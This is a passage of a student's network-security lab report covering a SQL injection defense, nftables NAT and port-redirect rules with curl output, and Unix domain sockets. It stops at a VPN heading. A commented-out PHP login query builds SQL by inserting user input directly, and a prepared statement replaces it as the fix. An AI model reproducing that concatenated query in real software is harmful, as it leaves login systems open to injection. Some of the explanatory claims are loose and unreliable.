


Figure 18




Figure 19

```php
// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? AND Password = ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
```

Figure 20: To defense the SQL injection, we can bind the input parameters in string format, that makes the SQL injection input be a pure string, means that it can not modify the code




Figure 21: Fail in SQL injection

2. **nftables (15 points)**

```
#!/usr/bin/nft -f
flush ruleset

table ip nat {
        chain postrouting {
                type nat hook postrouting priority 100; policy accept;
                masquerade
                snat ip to 172.17.0.1/29
        }
        chain prerouting {
                type nat hook prerouting priority -100; policy accept;
                tcp dport 8081 redirect to 8080
        }
}

table inet filter {
        chain input {
                type filter hook input priority 0; policy drop;
                ct state vmap { established : accept, related : accept, invalid :
 drop }
                iifname lo accept
                tcp dport { 22, 80, 443, 8080, 8081 } accept
        }
        chain forward {
                type filter hook forward priority 0;
        }
}
~
```

NAT mapping

redirect to port 8080

drop unless meets a filter

accept dst port

Figure 22: The nftables settings

```
yulu@Hellman:~$ curl http://192.168.1.225:8081
<!DOCTYPE html>
<html lang="en">
        <head>
                <meta charset="UTF-8">
                <title>wd hello world</title>
        </head>
        <body>
                <h1>hello world</h1>
                <h1>From client:8081</h1>
                <h1>IP:172.17.0.3</h1>
        </body>
</html>

yulu@Hellman:~$ curl http://192.168.1.225:8081
<!DOCTYPE html>
<html lang="en">
        <head>
                <meta charset="UTF-8">
                <title>wd hello world</title>
        </head>
        <body>
                <h1>hello world</h1>
                <h1>From server:8080</h1>
                <h1>IP:172.17.0.2</h1>
        </body>
</html>
```

Figure 23: Before/After redirecting packet to port 8080 from port 8081

3. **Unix Domain Socket (15 points)**
   Unix domain socket is also known as IPC socket, internal process communication socket, which implement the communications between processes on the same host. Although the processes can communicate by internet socket via loopback address, Unix domain socket is more effective because it don't go network protocol, it don't need to pack/unpack, calculate CRC, maintain PID or request/reply. It only does copying data from one process to another in application layer.




Figure 24: when executing server, here comes a socket file; also when executing client, there comes a client.socket




Figure 25: Unix domain socket communicates via socket files, it runs in application layer, means that based on secure communication.

4. **VPN (30 points)**